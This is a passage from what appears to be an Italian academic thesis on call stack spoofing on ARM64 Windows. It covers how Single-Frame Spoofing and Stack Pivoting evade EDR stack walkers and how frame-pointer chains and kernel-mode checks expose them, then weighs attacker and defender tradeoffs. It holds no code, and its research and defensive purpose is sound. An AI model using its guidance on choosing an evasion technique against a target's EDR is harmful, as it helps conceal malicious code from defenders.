Single-Frame Spoofing. La firma è rilevabile tramite la catena `x29/x30`. Single-Frame Spoofing sostituisce il LR salvato di `InjectExplorer` con un gadget `ntdll`, ma non modifica il puntatore di frame `x29`: seguendo `[X29]` a partire dal frame di `InjectExplorer`, il walker raggiunge il frame reale del chiamante in `stack_spoof.exe`. Il driver legge `KTRAP_FRAME.X29` come punto di partenza autoritativo, non modificabile da user-mode, e percorre la catena fino a rivelare l'attribuzione reale. Il controllo è deterministico: `stack_spoof.exe` è sempre presente nella catena `x29`, indipendentemente dalla manipolazione del LR.

Capitolo 5

Conclusioni: Tradeoff Attaccante / Difensore

I capitoli precedenti hanno documentato le tecniche e misurato i loro effetti sugli strumenti di analisi. Questo capitolo sintetizza: dal punto di vista dell'attaccante, quale scenario è ottimale in funzione del modello difensivo del bersaglio; dal punto di vista del difensore, quale strategia copre l'intero spazio delle tecniche analizzate.

5.1 Scelta Razionale dell'Attaccante

L'efficacia delle tecniche di call stack spoofing dipende dal meccanismo con cui l'EDR del bersaglio percorre la catena di chiamate. Sia Single Frame Spoofing che Stack Pivoting sono efficaci quando il walker si basa sulle entry `.pdata`: il primo inserisce un frame falso con un gadget `ntdll` dotato di entry `.pdata` valida; il secondo sposta SP su un fake stack allocato separatamente, interrompendo la catena prima che raggiunga il codice offensivo.

Walker basato sulla catena x29/x30. Se l'EDR percorre la catena dei frame pointer invece di affidarsi a `.pdata`, le due tecniche si differenziano. Con Single Frame Spoofing il registro `x29` di `InjectExplorer` punta ancora al frame reale del chiamante: la risalita arriva a `stack_spoof.exe` come top frame, rendendo l'attribuzione al codice offensivo possibile. Con Stack Pivoting SP viene sostituito con un fake stack privo di catena `x29/x30` verso il codice offensivo: il walker non trova continuità e l'attribuzione non risale all'eseguibile malevolo.

5.2 Tradeoff del Difensore: Rilevamento vs Blocco

Tutti e tre gli scenari presentano firme rilevabili: catena integra per Baseline, catena `x29` che rivela il modulo offensivo per Single-Frame Spoofing, SP fuori TEB per Stack Pivot. Il limite degli strumenti user-mode non è la copertura ma la sincronia: al momento del rilevamento l'operazione è già completata.

- **Strumenti user-mode** — copertura completa; costo basso; solo rilevamento post-hoc. Il rischio residuo viene accettato consapevolmente.

- **EDR con driver kernel-mode** — blocco sincrono nel contesto del thread offensivo; punto di partenza autoritativo (`KTRAP_FRAME`) non modificabile da user-mode; costo in licenze e overhead syscall.

Non c'è via di mezzo: o si accetta il rischio residuo o si paga il costo del blocco sincrono.

L'asimmetria è strutturale: l'attaccante sceglie la tecnica in base all'intelligence sul difensore; il difensore deve coprire l'intera superficie senza sapere quale tecnica sarà impiegata. Si riduce solo alzando il livello di privilegio del controllo oltre quello raggiungibile dal codice offensivo.

Bibliografia

- [1] Microsoft. Overview of ARM64 ABI conventions. <https://learn.microsoft.com/en-us/cpp/build/arm64-windows-abi-conventions>. Accessed: 2026.
- [2] Microsoft. x64 exception handling — .pdata and .xdata. <https://learn.microsoft.com/en-us/cpp/build/exception-handling-x64>. Accessed: 2026. ARM64 unwind codes documented in `arm64-exception-handling`.
- [3] Pavel Yosifovich, Mark E. Russinovich, Alex Ionescu, and David A. Solomon. *Windows Internals, Part 1*. Microsoft Press, 7 edition, 2017.